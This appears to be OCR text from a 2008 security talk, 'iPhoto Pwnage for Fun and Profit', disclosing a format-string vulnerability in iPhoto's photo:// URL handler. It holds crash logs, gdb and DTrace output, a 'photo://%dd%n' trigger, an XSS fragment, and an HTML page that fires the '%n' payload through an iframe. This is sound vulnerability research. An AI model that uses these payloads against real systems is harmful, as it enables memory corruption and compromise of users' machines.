


Are you sure you want to subscribe to this photo feed?

You are about to subscribe to this photo feed which will download the most recent photos and keep it updated automatically.

□ Do not ask about subscribing again.

iPhoto Pwnage for Fun and Profit



There is a problem with the subscription.

```
The feed at http://6022808d              90cafaa0
0              1197800            16b46000
0                   0            1197800
1781aa30           bfffeae8               0
1197800           1781aa30            bfffeae8
4d6c86           1197800             5be698
16b46000              0                1
11cf2e0           bfffead8           90c9f4e3
11cf2e0            5be77c            90cafaa0
6c1db8            1197800             1197800
16b46000            6c1db8               a
1197800           bfffeb58            6c1db8
a              1197800           bfffeb58
3af585            1197800             5be77c
could not be found or is invalid.
```

iPhoto Pwnage for Fun and Profit




photo://%dd%n


njour▾ Bruce Schne... Geekz Shop Apple security updates Chicago Res...Restaurants Schmoilito's ... Server Side
Black Hat : Black Hat Sp...

0.jpg%3Cbody%20onload=alert(do

The application iPhoto quit unexpectedly.


```
2008-02-19 13:39:00 -0600

EXC_BAD_ACCESS (SIGBUS)
KERN_PROTECTION_FAILURE at 0x0000000090cafaa0

Thread 0 Crashed:
0   __vfprintf + 4867
1   snprintf_l + 498
2   _CFStringAppendFormatAndArgumentsAux + 6765
3   _CFStringCreateWithFormatAndArgumentsAux + 120
4   -[NSPlaceholderString
initWithFormat:locale:arguments:] + 86
5   -[NSString initWithFormat:arguments:] + 56
6   -[NSAlert
buildAlertStyle:title:message:first:second:third:oldStyle:arg
s:] + 162
7   _NXDoLocalRunAlertPanel + 745
8   NSRunInformationalAlertPanel + 69
9   0x1000 + 3856134
```

iPhoto Pwnage for Fun and Profit




```
Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_PROTECTION_FAILURE at address: 0x90cafaa0
0x92a7cc97 in __vfprintf ()
(gdb) x/5i $eip
0x92a7cc97 <__vfprintf+4867>:   mov    %ecx,(%eax)
0x92a7cc99 <__vfprintf+4869>:   jmp    0x92a7bb5d <__vfprintf+457>
0x92a7cc9e <__vfprintf+4874>:   orl    $0x10,-0x6d8(%ebp)
0x92a7cca5 <__vfprintf+4881>:   testl  $0x4000,-0x6d8(%ebp)
0x92a7ccaf <__vfprintf+4891>:   jne    0x92a7da26 <__vfprintf+8338>
(gdb) info registers
eax            0x90cafaa0       -1865745760
ecx            0x0      0
edx            0x0      0
ebx            0x92a7b99f       -1834501729
esp            0xbfffcae0       0xbfffcae0
ebp            0xbfffd238       0xbfffd238
esi            0x19     25
edi            0xbfffe750       -1073748144
eip            0x92a7cc97       0x92a7cc97 <__vfprintf+4867>
```

iPhoto Pwnage for Fun and Profit




```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN"
        "http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en">
<head>
        <title>untitled</title>

</head>

<body>

<iframe src="photo://%dddeadbeef%n">
<!--iframe src="photo://%ddÃÃÃÃÃÃÃÃÃÃÃÃÃÃÃÃÃÃÃÃÃÃÃÃÃÃÃÃÃÃÃÃÃÃÃÃÃÃÃÃÃÃÃÃÃÃÃÃÃÃÃÃÃÃÃÃÃÃ%n">

</body>
</html>
~
~
~
~
~
~
```

iPhoto Pwnage for Fun and Profit




```
-rwxr-xr-x  1 hochi  staff   5373 Jul 31  2006 idarub.rb
bash-3.2# cat iphoto.d
#!/usr/sbin/dtrace -w -s

pid$target::__vfprintf:entry /copyinstr(arg2) == "%25n"/ {
 printf("as hex: arg0=%x arg1=%x arg2=%x", arg0, arg1, arg2);
 printf("char*=%s", copyinstr(arg1));
 printf("valist=%s", copyinstr(arg2));
 ustack();
 stop();
}
bash-3.2# ./iphoto.d -p `ps ax  |grep iPhoto|grep -v grep|awk '{print $1}'`
dtrace: script './iphoto.d' matched 1 probe
dtrace: allowing destructive actions
CPU     ID                    FUNCTION:NAME
  0  18758              __vfprintf:entry as hex: arg0=bfffd3f4 arg1=a0099a80 arg2=bfffe830char*=valist=%25n
              libSystem.B.dylib`__vfprintf
              libSystem.B.dylib`snprintf_l+0x1f2
              CoreFoundation`_CFStringAppendFormatAndArgumentsAux+0x1a6d
              CoreFoundation`_CFStringCreateWithFormatAndArgumentsAux+0x78
```

iPhoto Pwnage for Fun and Profit



```
reading address 0xba919000 in target task
copy the segment from start at 0xba919000 to 0xba91b000
Segement Protection: ((null), max r--; rwx, copy, private)
dumping our local copy with size 8192
wrote segment dump to : dumps/2651/BA919000

reading address 0xba91b000 in target task
Segment 0xbc000000 to 0xbf800000 is unreadable (permissions (null)). must be a STACK GUARD segment.
reading address 0xbf800000 in target task
copy the segment from start at 0xbf800000 to 0xbffff000
Segement Protection: ((null), max rw-; rwx, copy, private)
dumping our local copy with size 8384512
wrote segment dump to : dumps/2651/BF800000

reading address 0xbffff000 in target task
copy the segment from start at 0xbffff000 to 0xc0000000
Segement Protection: ((null), max rw-; rwx, copy, private)
dumping our local copy with size 4096
wrote segment dump to : dumps/2651/BFFFF000

